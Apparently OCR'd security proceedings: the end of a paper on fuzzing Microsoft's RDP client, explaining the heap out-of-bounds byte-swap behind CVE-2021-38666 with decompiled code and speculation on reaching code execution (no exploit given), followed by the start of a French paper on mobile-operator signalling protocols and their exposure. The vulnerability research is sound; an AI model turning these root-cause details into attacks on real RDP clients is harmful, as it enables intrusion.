— The attacker can send an `IoControlCode`, an `InputBuffer` and an `InputBufferLength`.

— The input buffer is deserialized through the RPC NDR marshaling engine according to a structure that depends on `IoControlCode`.

— There are around 60 possible IOCTL calls, and thus decoding structures.

— There is an out-of-bounds read during the deserialization process, in the `NdrSimpleTypeConvert` function.

There are two key elements to the sought vulnerability. The first one is quite evident: the value of `InputBufferLength` is not properly checked, so there is a first potential overrun as the `NdrMesTypeDecode3` function may think the buffer is longer than it really is.

To understand the second one, we can take a look at the `NdrSimpleTypeConvert` function, more specifically at the moment of the crash (listing 11). The byte swap takes place when the endianness of the serialized data does not match the local endianness. Before actually decoding data, a pass on the input buffer is performed to switch the endianness of several types, in particular the `FC_ULONG` fields (which are `unsigned long` in the structure).

Therefore, in the `LocateCardsByATRA_Call` structure (listing 10), the fields `cAtrs` and `cReaders` are byte-swapped. But also and more importantly, any `unsigned long` that lies inside the nested `rgAtrMasks` or `rgReaderStates` fields will be byte-swapped. Since these fields are arrays

of structs which size is encoded inside the serialized buffer and thus controlled by the attacker, there exists a second kind of overrun. Out of all the IOCTL structures, only 3 were found to be arranged as to allow such an overrun.

```
1  void NdrSimpleTypeConvert(PMIDL_STUB_MESSAGE StubMsg, uchar Format)
2  {
3    switch (Format) {
4      // ...
5      case FC_ULONG:
6        if ((StubMsg->RpcMsg->DataRepresentation & NDR_INT_REP_MASK)
             != NDR_LOCAL_ENDIAN) {
7          // Crash
8          *((ulong *)StubMsg->Buffer) = RtlUlongByteSwap(*(ulong *)
               StubMsg->Buffer);
9        }
10       StubMsg->Buffer += 4;
11     // ...
12   }
13 }
```

Listing 11. `NdrSimpleTypeConvert` function.

By combining these two overruns, the attacker can trigger out-of-bounds operations in the heap. How does that explain the other crashes that were logged in different modules? Listing 12 shows the `LocateCards_ATRMask` structure nested inside `LocateCardsByATRA_Call`. There is an `unsigned long` field (`cbAtr`) at the beginning of this 76-bytes structure, thus an attacker may be able to byte-swap DWORDs in the heap every 76 bytes. This allows to corrupt many objects in the heap. If the input buffer length is large enough to allow out-of-bounds operations, but small enough not to exceed the heap segment, the deserialization process returns with a damaged heap.

```
1  typedef struct _LocateCards_ATRMask {
2    [range(0, 36)] unsigned long cbAtr;
3    byte rgbAtr[36];
4    byte rgbMask[36];
5  } LocateCards_ATRMask;
```

Listing 12. `LocateCards_ATRMask` structure in the NDR format string for the *Smart Card* extension.

From there, it is suspected such behavior could be exploited to reach remote code execution, for instance by corrupting heap objects or modifying *vtable* pointers. However, we were not able to exploit this vulnerability and provide a proof of concept.

6 Conclusion

A fuzzer based on WinAFL [6] was architectured to attack Microsoft's RDP client in Windows. The *Virtual Channels* layer was targeted via the WTS API [20], opening up a large surface that was only briefly tackled through a handful of static channels. After weighing different potential strategies, some channels were effectively fuzzed and led to several bugs including CVE-2021-38665 in the *Printer* extension [22] (Important Information Disclosure) and CVE-2021-38666 in the *Smart Card* extension [21] (Critical Remote Code Execution).

Potential future work may include fuzzing other channels, fuzzing the server, or developing new fuzzing techniques, especially ones that are more adapted to channel state machines. For instance, the newer snapshot-based fuzzer *what the fuzz* [3] added support for multi-packet delivery.

Although not mentioned in this article, the fuzzer was successfully reused for fuzzing alternate client implementations of RDP, such as FreeRDP [1], which led to other CVEs (remote heap leak and arbitrary file read [8, 9]).

References

1. FreeRDP. `https://www.freerdp.com/`.
2. Andrew Swoboda, Lane Thames, Tyler Reguly. RDP Fuzzing: Why the Microsoft Open Protocol Specification is Awesome! 2014.
3. Axel "0vercl0k" Souchet. what the fuzz. 2021. `https://github.com/0vercl0k/wtf`.
4. Chun Sung Park, Yeongjin Jang, Seungjoo Kim, Ki Taek Lee. Fuzzing and Exploiting Virtual Channels in Microsoft Remote Desktop Protocol for Fun and Profit. 2019. `https://www.unexploitable.systems/papers/park:rdpfuzzing-slides.pdf`.
5. Eyal Itkin. Reverse RDP Attack: Code Execution on RDP Clients. 2019. `https://research.checkpoint.com/2019/reverse-rdp-attack-code-execution-on-rdp-clients/`.
6. Ivan Fratric. WinAFL. `https://github.com/googleprojectzero/winafl`.
7. FreeRDP. Reference Documentation. `https://github.com/FreeRDP/FreeRDP/wiki/Reference-Documentation`.
8. FreeRDP. Arbitrary file read in Windows clipboard (CVE-2021-37594). 2021. `https://github.com/FreeRDP/FreeRDP/security/advisories/GHSA-gw67-q7f9-4cg2`.
9. FreeRDP. Arbitrary file read in Windows clipboard (CVE-2021-37595). 2021. `https://github.com/FreeRDP/FreeRDP/security/advisories/GHSA-qg62-jcfp-46fw`.
10. Valentin J. M. Manès, HyungSeok Han, Choongwoo Han, Sang Kil Cha, Manuel Egele, Edward J. Schwartz, and Maverick Woo. Fuzzing: Art, science, and engineering. *CoRR*, abs/1812.00140, 2018.
11. Markus Gaasedelen. Lighthouse - A Coverage Explorer for Reverse Engineers. `https://github.com/gaasedelen/lighthouse`.

12. Michal Zalewski. american fuzzy lop. https://github.com/google/AFL.
13. Microsoft. GFlags and PageHeap. https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/gflags-and-pageheap.
14. Microsoft. [MS-RDPBCGR]: Remote Desktop Protocol: Basic Connectivity and Graphics Remoting. https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rdpbcgr/5073f4ed-1e93-45e1-b039-6e30c385867c.
15. Microsoft. [MS-RDPEA]: Remote Desktop Protocol: Audio Output Virtual Channel Extension. https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-RDPEA/%5bMS-RDPEA%5d.pdf.
16. Microsoft. [MS-RDPECLIP]: Remote Desktop Protocol: Clipboard Virtual Channel Extension. https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-RDPECLIP/%5bMS-RDPECLIP%5d.pdf.
17. Microsoft. [MS-RDPEPC]: Remote Desktop Protocol: Print Virtual Channel Extension. https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-RDPEPC/%5BMS-RDPEPC%5D.pdf.
18. Microsoft. [MS-RDPESC]: Remote Desktop Protocol: Smart Card Virtual Channel Extension. https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-RDPESC/%5bMS-RDPESC%5d.pdf.
19. Microsoft. RPC NDR Engine (RPC). https://docs.microsoft.com/en-us/windows/win32/rpc/rpc-ndr-engine.
20. Microsoft. wtsapi32.h header. https://docs.microsoft.com/en-us/windows/win32/api/wtsapi32/.
21. Microsoft Security Response Center. Remote Desktop Client Remote Code Execution Vulnerability (CVE-2021-38666). 2021. https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-38666.
22. Microsoft Security Response Center. Remote Desktop Protocol Client Information Disclosure Vulnerability (CVE-2021-38665). 2021. https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-38665.
23. Ole André V. Ravnås. Frida: A word-class dynamic instrumentation framework. https://frida.re/.
24. Shaked Reiner. Explain Like I'm 5: Remote Desktop Protocol (RDP). 2020. https://www.cyberark.com/resources/threat-research-blog/explain-like-i-m-5-remote-desktop-protocol-rdp.
25. Shaked Reiner, Or Ben-Porath. Fuzzing RDP: Holding the Stick at Both Ends. 2021. https://www.cyberark.com/resources/threat-research-blog/fuzzing-rdp-holding-the-stick-at-both-ends.
26. Stas'M. RDP Wrapper Library. https://github.com/stascorp/rdpwrap.
27. Valentino Ricotta. Remote ASLR Leak in Microsoft's RDP Client through Printer Cache Registry (CVE-2021-38665). 2021. https://thalium.github.io/blog/posts/leaking-aslr-through-rdp-printer-cache-registry/.
28. Valentino Ricotta. Remote Deserialization Bug in Microsoft's RDP Client through Smart Card Extension (CVE-2021-38666). 2021. https://thalium.github.io/blog/posts/deserialization-bug-through-rdp-smart-card-extension/.
29. WinAFL. DynamoRIO Instrumentation Mode. https://github.com/googleprojectzero/winafl/blob/master/readme_dr.md.
30. yrp. frida-drcov.py. https://github.com/gaasedelen/lighthouse/tree/master/coverage/frida.

La signalisation chez les opérateurs mobiles

Benoit Michau et Marin Moulinier
benoit.michau@p1sec.com
marin.moulinier@p1sec.com

P1 Security

Résumé. Dans cet article, nous présentons l'infrastructure réseau d'un opérateur mobile, les différents protocoles de signalisation utilisés, ainsi que les mécanismes de routage entre opérateurs, afin de permettre l'itinérance des abonnés. De nombreux problèmes de sécurité existent du fait de l'exposition des infrastructures entre opérateurs du monde entier, gouvernés par des régulations parfois très différentes. Ces problèmes exposent malheureusement les abonnés (leurs métadonnées : statut, localisation, ainsi que leurs communications) à des tentatives de fraude et d'espionnage, contre lesquelles seuls les opérateurs et les régulateurs peuvent tenter de s'opposer. De plus en plus d'opérateurs installent des équipements de protection, souvent poussés par leur régulateur. Mais le chemin est encore long, et les nouvelles technologies continuent d'arriver en supplément des systèmes existants.

1 Introduction

Chez les opérateurs mobiles, le terme « signalisation » est systématiquement utilisé pour indiquer les messages protocolaires échangés entre terminaux et équipements télécoms, qui permettent le fonctionnement des services d'appels et cellulaires. Il s'agit de protocoles spécifiques au monde télécom, qui restent peu connus des utilisateurs de ces réseaux. Et pour cause : il faut soit rooter son smartphone et y installer un outil de diagnostic spécifique au modem (ou baseband), soit travailler chez un opérateur, pour avoir la visibilité sur de tels protocoles.

Mais pourquoi l'accès à ces protocoles est-il si difficile ? Dans le domaine cellulaire, chaque abonné est identifié par un IMSI (*International Mobile Subscriber Identity*), qui l'identifie de manière univoque au niveau mondial. Cet IMSI est inscrit dans la carte SIM de tout abonné cellulaire. Et la plupart des messages de signalisation échangés entre équipements télécoms se rapportent à un abonné spécifique (désigné par son IMSI, ou un identifiant temporaire lié à cet IMSI). Ceci fait de ces messages des données à caractère personnel ! Ce concept est très différent de celui des réseaux fixes, dans lesquels la signalisation s'appuie principalement

sur les adresses IP (DHCP, DNS, BGP...), qui ne sont généralement pas nominatives.

Si on croise cela avec les services rendus par un réseau mobile : localisation, appels et mise en relation d'abonnés, échange de messages courts, connexion à des services de données, nous pouvons comprendre que la signalisation chez les opérateurs télécoms : c'est sensible et ça pique ! Au-delà de cette situation, la régulation nationale (R.226 entre autres) et européenne (RGPD) impose aux opérateurs de protéger correctement ces données personnelles.

Dans la suite de ce document, les points suivants sont abordés :

— l'architecture générale des réseaux mobiles et les protocoles de signalisation qui en sont à la base
— les protocoles de signalisation utilisés au sein de l'infrastructure d'un opérateur
— la manière dont ces protocoles sont utilisés et routés entre opérateurs, pour les besoins de l'itinérance (ou « roaming »)
— les difficultés auxquelles fait face chaque opérateur vis-à-vis de ses partenaires de roaming

Dans cette dernière section, différents aspects sont développés, comme le type d'attaques rencontrées quasi-systématiquement, les moyens de protection et de défense à disposition des opérateurs, des exemples de campagnes d'espionnage et de compromission de données de signalisation, et le rôle des régulateurs pour permettre l'amélioration de la situation.

2 Présentation des protocoles

2.1 Architecture générale d'un réseau mobile

Les protocoles de signalisation sont variés, selon le segment du réseau dans lequel ils sont utilisés, ainsi que selon la technologie cellulaire. En effet, un réseau mobile est constitué de deux parties distinctes : le réseau d'accès radio (dit RAN pour *Radio Access Network*), et le cœur de réseau (dit aussi *Core Network*). Pour une présentation assez détaillée d'un réseau mobile, de son infrastructure, ainsi que des protocoles mis en œuvre, le lecteur peut se reporter à l'article du SSTIC 2014 sur l'analyse de modems cellulaires [16], ainsi qu'à l'infographie ci-dessous.

De manière grossière, le réseau d'accès radio est constitué par les stations de base, situées au pied des antennes-relais (15 000 à 20 000 pour couvrir le territoire français métropolitain, par exemple), ainsi que des contrôleurs radio en 2G et 3G. Lorsqu'un abonné est connecté à une

antenne-relais, cette dernière peut le localiser avec une précision assez fine, de l'ordre de la centaine de mètres, voire mieux.

Le réseau cœur se décompose, lui, en deux parties distinctes :

— Un « front-end » prenant en charge les services et connexions des abonnés : MSC/VLR et GMSC pour le mode circuit en 2G-3G, SGSN et GGSN pour le mode data en 2G-3G, MME et SGW-PGW pour la 4G ; ce *front-end* maintient à jour la localisation de chaque abonné au niveau d'une plaque géographique couverte par plusieurs antennes-relais (de quelques km² à quelques centaines de km²).

— Un « back-end » constitué par le HLR en 2G-3G et le HSS en 4G, contenant les profils des abonnés et identifiant le *front-end* par lequel un abonné est pris en charge ; il est complété par un SMS-C (ou *SMS-Center*) qui stocke et fait suivre les SMS des abonnés de l'opérateur vers leur destinataire.

Dans certains scénarios d'itinérance (dits de « home-routing ») et de MVNO, on peut aussi considérer les GGSN et PGW comme étant dans le *back-end* du cœur de réseau.

Exemple de distribution spatiale des éléments d'un réseau mobile


Échelle géographique :

Légende :

Individu

Le terminal utilisateur (mobile, tablette, clef 3G...) est l'extrémité du réseau mobile. Son modem est une puce disposant d'un environnement d'exécution à part, le *baseband*.


On l'appelle MS (*Mobile Station*), ou ME (*Mobile Equipment*) dans les normes.



L'interface radio utilise une modulation et des bandes qui dépendent parfois du continent/pays, et des protocoles qui dépendent de la technologie d'accès (2G : GSM, 3G: UMTS/HSDPA, 4G : LTE/LTE-A).

Cellule radio


Partie accès
(RAN - *Radio Access Network)*



La station de base se trouve à l'extrémité du câble coaxial relié à l'antenne mobile à proprement parler (le *feeder*). Elle traite le signal radio et peut être distribuée en plusieurs modules, par exemple la tête radio (RRU/RRH) plus près du mât et l'unité protocolaire (BBU/RBU) plus loin dans le cas d'un pylône.

- En 2G : BTS (*Base Transceiver Station*)
- En 3G : nodeB, en 4G : eNodeB, etc.


Ville



Le contrôleur logique peut concentrer les flux de plusieurs BTS ou Node B, sur lesquels il effectue un traitement logique.

Il s'appelle BSC (*Base Station Controller*) en 2G, ou RNC (*Radio Network Controller*) en 3G. Il n'existe plus en 4G.

Région



Après leur passage par le réseau d'accès, les flux de signalisation arrivent vers le premier équipement de cœur de réseau, généralement concentré au niveau de la région ou du pays.

En **2G/3G**, cette partie du cœur est découpée en deux domaines différents : le domaine CS (*Circuit-Switched*) qui correspond au cœur 2G d'origine. Et le domaine PS (*Packet-Switched*) qui a été ajouté avec l'arrivée d'Internet sur mobile (la technologie GPRS, 2.5G).

Le mobile s'attache distinctement au CS et au PS. Les appels passent par le CS, le trafic IP passe par le PS et les SMS peuvent passer par l'un des deux (plus souvent par le CS).

Le premier équipement de cœur sur lequel arrive notre trafic de signalisation est donc :

> En **CS**, le MSC (*Mobile Switching Center*) qui est l'équivalent d'un switch pour le réseau mobile, et fait également l'interconnexion avec le réseau téléphonique classique pour les appels [†] [†].

> En **PS**, le SGSN (*Serving GPRS Support Node*) qui est l'équivalent paquet du MSC. Plusieurs SGSN sont reliés à **une passerelle vers Internet**, le GGSN (*Global GGSN Support Node).*


En **4G**, il n'y a plus de séparation CS/PS mais il y a une séparation fonctionnelle :

> Les flux de signalisation pure arrivent vers le MME (*Mobility Management Entity*)

> Tandis que les flux de données (voix ou Internet) arrivent vers le SGW (*Serving Gateway*), et sortent en extrémité par le PGW (*Packet Data Network Gateway*), qui connecte le réseau à IMS ou bien Internet

Le MSC, le SGSN et le MME connaissent la cellule d'attachement de l'abonné sur le réseau, lorsque celui-ci est connecté [†].

Pays



À l'échelle nationale, une seule grande base de données stocke le **profil** de chaque abonné, dont son identifiant unique (**IMSI**), mais aussi et surtout ses **secrets cryptographiques** (dont le **Ki**, clef secrète dupliquée uniquement sur la **carte SIM** de l'abonné*, la téléphonie mobile fonctionnant globalement avec de la **cryptographie à clef partagée** et non de la cryptographie asymétrique).

Cette base de données s'appelle le **HLR** (*Home Location Register*) en 2G/3G et le **HSS** (*Home Subscriber Server*) en 4G.

À l'échelle nationale aussi, on trouve un ou plusieurs SMSC (*Short Message Serving Center*) qui routent les SMS entre les réseaux.

À tous les niveaux du réseau, la signalisation a aussi ses routeurs de niveau 2 : le STP (*Signal Transfer Point*) en SS7, et le DRA (*Diameter Routing Agent*) en Diameter, qui sont susceptibles de s'interfacer entre les équipements du réseau, surtout en bordure d'interconnexion de ce celui-ci.

* À noter que la carte SIM est une carte à puce dotée d'un microcontrôleur, pouvant exécuter des applications natives et JavaCard

† La fonctionnalité de suivi de la cellule des abonnés sur le MSC est appelée VLR (*Visitor Location Register*). Le HLR sait aussi localiser l'abonné, le VLR et le HLR sont des entités séparées afin de permettre le roaming (ils seront sur des réseaux séparés).

†† Un MSC qui s'interconnecte avec le réseau téléphonique commuté (RTC) est appelé GMSC (*Gateway Mobile Switching Center*).

2.2 Réseau d'accès radio

Il y a d'un côté les protocoles radio et d'accès :
— entre terminaux et antennes-relais (principalement MAC pour *Media Access Control*, et RRC pour *Radio Resource Configuration*) ;
— entre terminaux et cœur de réseau (dit NAS pour *Non-Access Stratum*, que l'on va considérer ici malgré tout comme un protocole d'accès) ;
— entre antennes-relais voisines ;
— et entre antennes-relais et cœur de réseau.

Dans l'ensemble de ces protocoles, un abonné est identifié soit directement par son IMSI, soit par un identifiant temporaire associé (TMSI pour *Temporary Mobile Subscriber Identity*, RNTI pour *Radio Network Temporary Identifier*). L'opérateur et l'abonné en question ont bien sûr les moyens de faire correspondre ces identités temporaires à l'IMSI. Mais il existe aussi différents moyens pour un attaquant indépendant du réseau de l'opérateur de retrouver la correspondance entre ces identités temporaires et l'IMSI concerné, certains sont décrits dans cette étude [10] de 2017.

Tous ces protocoles sont différents, selon que le terminal et le réseau effectue une connexion 2G, 3G, 4G ou 5G, même s'il existe des similitudes importantes entre certains d'entre eux. La plupart de ces protocoles sont par ailleurs spécifiés avec ASN.1 et utilisent un encodage PER (*Packed Encoding Rules*).

2.3 Cœur de réseau

Il y a de l'autre côté les protocoles de cœur de réseau, utilisés entre équipements télécoms, ainsi qu'entre opérateurs :
— SS7 : famille de protocoles de signalisation utilisés dans les cœurs de réseaux 2G-3G ;
— Diameter : protocole utilisé dans les cœurs de réseaux 4G et IMS ;
— GTP : protocole utilisé dans les cœurs de réseaux 2G-3G et 4G pour le contrôle et le transport des sessions de données des abonnés ;
— SBA (en fait HTTP/2) : utilisé dans les cœurs de réseaux 5G, pas encore déployé en cette année 2022.

Avec SS7 comme Diameter, un abonné est identifié par son IMSI (lorsqu'il est pris en charge par le réseau) ou son MSISDN, c'est-à-dire son numéro de téléphone (par exemple lorsqu'il s'agit du destinataire d'une communication). Avec GTP, des identifiants temporaires appelés TEID (pour *Tunnel Endpoint IDentifier*) sont associés à l'IMSI d'un abonné donné puis utilisés. En 5G avec SBA, la notion d'identité d'un abonné est

étendue au-delà du format courant de l'IMSI, nous n'entrerons pas dans ces subtilités cependant.

Enfin, on peut également indiquer l'utilisation des suites de protocoles SIP, SDP et RTP, utilisés par le cœur de réseau IMS (*IP Multimedia Subsystem*). Ce dernier permet d'assurer les services de communications voix (au sens large). L'IMS a été introduit afin de remplacer les services voix nativement supportés par les réseaux 2G-3G en mode circuit (cf section 3.2) ; c'est cette technologie qui est derrière le service VoLTE (*Voice over LTE*). L'IMS est un système autonome et interconnecté au cœur de réseau 4G.

3 Usage en interne d'un opérateur

3.1 Des acronymes comme s'il en pleuvait

Attention, cette section tente de présenter en détails les protocoles de signalisation les plus utilisés dans les cœurs de réseaux. De très nombreux acronymes sont utilisés, nous ne pouvons malheureusement trop élaborer à propos de chacun d'eux, au risque d'écrire un livre sur le sujet. La compréhension détaillée de ces protocoles n'est pas forcément nécessaire à la compréhension du reste de l'article, et le lecteur ne doit pas s'inquiéter de se sentir un peu perdu à la lecture de cette section.

3.2 Signalisation en mode circuit CS en 2G-3G

A l'origine, les réseaux mobiles se sont appuyés sur l'infrastructure des réseaux téléphoniques fixes pour l'établissement des appels en mode circuit, afin de s'intégrer facilement dans l'infrastructure télécom existante des années 80. Le protocole ISUP est ainsi réutilisé entre commutateurs mobiles (MSC/VLR et GMSC) et fixes, afin d'établir et contrôler les appels. De nouveaux protocoles ont été développés pour prendre en charge, entre autres, la localisation des abonnés mobiles et leur authentification : SCCP et TCAP-MAP (IS-41 est une variante de MAP pour les réseaux mobiles nord américains). TCAP-CAP (ou CAMEL) a également été introduit pour gérer la messagerie, le transfert ou renvoi d'appel et d'autres services définis dans le cadre des réseaux dits intelligents (rien à voir avec l'IA cependant, l'IN – pour *Intelligent Network* – date des années 90). On retrouve aussi l'échange des SMS et l'USSD qui sont transportés dans TCAP-MAP. La figure 1 représente permet de visualiser l'organisation de ces protocoles SS7. TCAP, MAP et CAMEL sont définis avec ASN.1 et utilisent l'encodage BER.




Fig. 1. Pile protocolaire SS7

Ces protocoles sont tous transportés à l'origine sur MTP-3 (en mode synchrone), puis sur M3UA (sa variante SIGTRAN pour IP) suite à la migration des réseaux de signalisation du mode circuit vers IP, à partir du début des années 2000. L'ensemble de ces protocoles constitue ce qu'on appelle généralement la famille SS7. Les protocoles MTP, ISUP, SCCP et TCAP sont normalisés par l'ITU-T, alors que MAP, CAP, SMS, USSD sont normalisés à l'origine par l'ETSI, et à présent maintenus par le 3GPP.

Le **tableau 1** qui suit illustre une correspondance informelle entre les différentes couches OSI et les principaux protocoles composant SS7, et en décrit les fonctionnalités.

Tableau 1. Les différents protocoles de la *stack* SS7 sont utilisés à de multiples niveaux du réseau 2G-3G, du réseau d'accès radio jusqu'au HLR, et aux interconnexions SMS et voix internationales. À l'origine développée par les opérateurs américains dans les années 1970 et standardisée par le CCITT (ancêtre de l'ITU) dans les années 1980, SS7 couvre tous les aspects du transport de la signalisation jusqu'au niveau 1, avant que le groupe de travail *Signaling Transport* de l'IETF ne définisse une adaptation de SS7 à IP appelée SIGTRAN dans les années 2000.

MTP1	Il s'agit de la spécification de la couche de **niveau 1** (physique) utilisée pour les liaisons de type SS7 classique. Définie dans la norme ITU-T Q.702, il s'agit à l'origine d'adaptations des normes nord-américaines utilisées pour la transmission longue distance sur liaison cuivre (généralement coaxiale), notamment E1, E2, E3... Avec SIGTRAN, elle n'existe plus car le lien physique est remplacé par un transport IP/SCTP, et un ou plusieurs protocoles de la couche SS7 (MTP2, MTP3 et/ou SCCP) sont encapsulés ou réencodés dans un nouveau format TLV plus standard et homogène.
MTP2	Couche de **niveau 2** (liaison) définie par les normes ITU-T Q.703 et Q.704, comprenant de base des numéros de séquence et une taille.
MTP3	Première couche de **niveau 3** (réseau) définie par les normes ITU-T Q.703 et Q.704, définissant le principe du **Point code**, l'identifiant réseau de base sur le réseau SS7 (il s'agit en pratique d'une séquence de bits dont la taille et la représentation varient d'un continent à un autre). Tous les équipements SS7 ont un *Point Code*, mais on y a plus tard superposé SCCP (voir ci-dessous) qui est devenu le principal mécanisme de routage de niveau 3 pour les réseaux mobiles.
SCCP	Seconde couche de **niveau 3** (réseau), définie par les normes ITU-T Q.711 à Q.716. Elle permet notamment le routage par **Global title (GT)**, le principal mécanisme de routage utilisé aujourd'hui sur les réseaux SS7 internationaux. Le GT reprend dans la plupart des cas la syntaxe d'un numéro de téléphone classique. Pour router internationalement un message de signalisation qui concerne un abonné en particulier, on peut aussi mettre un IMSI dans le champ GT (uniquement surles réseaux nord-américains) ou bien un MGT (sorte de mélange entre le préfixe d'un numéro de téléphone classique et le suffixe d'un IMSI).
TCAP	Couche de **niveau 5** (session) utilisée pour gérer des transactions, une transaction étant une séquence normée de messages applicatifs (MAP, etc.). La transaction TCAP est forcément courte, et est constituée d'une suite elle aussi normée d'états qui dépendent des opérations transportées (requête, réponse, invocation, suite, fin, abandon...).
MAP	Couche de **niveau 7** (applicatif) utilisée pour toutes les opérations de signalisation liées au cœur de réseau mobile (localisation et profils des abonnés, échange de SMS, etc.).
/	Il n'y a pas de couche de niveau 4 (transport) sur le réseau SS7 classique, la règle générale étant qu'un équipement est un *endpoint* protocolaire, et la couche TCAP permettant d'assembler les séquences de messages pour les opérations comprenant plusieurs messages. Sur SIGTRAN, la couche SCTP (niveau 4) transporte l'ensemble de la pile SS7 sur IP.

3.3 Protocoles en mode paquet PS en 2G-3G

Avec l'introduction du GPRS / EDGE et des connexions de données pour les abonnés mobile à la fin des années 90, une nouvelle infrastructure de cœur de réseau est introduite, afin de router les données IP des abonnés. Elle réutilise les protocoles SCCP et TCAP-MAP pour gérer mobilité et authentification, et introduit GTP-U (pour *GPRS Tunneling Protocol - User-Plane*) pour transporter ces paquets IP jusqu'au point de « sortie » du réseau mobile, correspondant à l'APN de connexion de l'abonné. Le protocole GTP-C (pour *GTP - Control-Plane*) est introduit en parallèle afin de gérer l'établissement, la modification et la suppression de ces tunnels GTP-U, au sein de l'infrastructure cellulaire.

Ces protocoles sont normalisés à l'origine par l'ETSI et à présent par le 3GPP. Ils continuent d'évoluer car GTP-C reste utilisé en 4G, et GTP-U en 4G et 5G.

3.4 Petit focus sur MAP et les services associés

L'outil « pycrate_map_op_info.py [17] » présent dans la bibliothèque pycrate permet de lister toutes les opérations MAP ou CAMEL, ainsi que leurs arguments détaillés et les équipements impliqués dans une opération TCAP-MAP. En exemple, le listing 1 présente l'opération de relocalisation d'un abonné dans le domaine CS : lorsqu'un abonné se connecte sur un nouveau MSC-VLR, ce dernier contacte le HLR de l'abonné ; le HLR met à jour le contexte de l'abonné avec l'adresse de l'équipement qui le prend en charge, ceci permet à l'abonné de rester joignable.

```
1  $ pycrate_map_op_info.py -o 2
2
3  ---------------------------------------------
4  ------  MAP operationCode: (local, 02)  ------
5  ---------------------------------------------
6
7  MAP version 3 and over
8  OPERATION content: ArgumentType - Errors - ResultType -
       operationCode
9
10   ArgumentType: UpdateLocationArg (SEQUENCE)
11     - imsi (OCTET STRING)
12     - msc-Number (OCTET STRING)
13     - vlr-Number (OCTET STRING)
14     - lmsi (OCTET STRING)
15     - extensionContainer (SEQUENCE)
16     - vlr-Capability (SEQUENCE)
17     - informPreviousNetworkEntity (NULL)
18     - cs-LCS-NotSupportedByUE (NULL)
19     - v-gmlc-Address (OCTET STRING)
```

```
20      - add-info (SEQUENCE)
21      - pagingArea (SEQUENCE OF)
22      - skipSubscriberDataUpdate (NULL)
23      - restorationIndicator (NULL)
24      - eplmn-List (SEQUENCE OF)
25      - mme-DiameterAddress (SEQUENCE)
26      mandatory : imsi, msc-Number, vlr-Number
27
28    ResultType: UpdateLocationRes (SEQUENCE)
29      - hlr-Number (OCTET STRING)
30      - extensionContainer (SEQUENCE)
31      - add-Capability (NULL)
32      - pagingArea-Capability (NULL)
33      mandatory : hlr-Number
34
35
36  MAP version 1 and 2
37  OPERATION content: ArgumentType - Errors - ResultType -
        operationCode
38
39    ArgumentType: UpdateLocationArg (SEQUENCE)
40      - imsi (OCTET STRING)
41      - locationInfo (CHOICE)
42      - vlr-Number (OCTET STRING)
43      - lmsi (OCTET STRING)
44      mandatory : imsi, locationInfo, vlr-Number
45
46    ResultType: UpdateLocationRes (CHOICE)
47      - hlr-Number (OCTET STRING)
48      - extensibleUpdateLocationRes (SEQUENCE)
49
50
51  Initiator in MAP application context:
52    - networkLocUpContext-v3                    (0 4 0 0 1 0 1 3)
53      {vlr} -> {hlr}
54    - networkLocUpContext-v2                    (0 4 0 0 1 0 1 2)
55      {vlr} -> {hlr}
56    - networkLocUpContext-v1                    (0 4 0 0 1 0 1 1)
57      {vlr} -> {hlr}
```

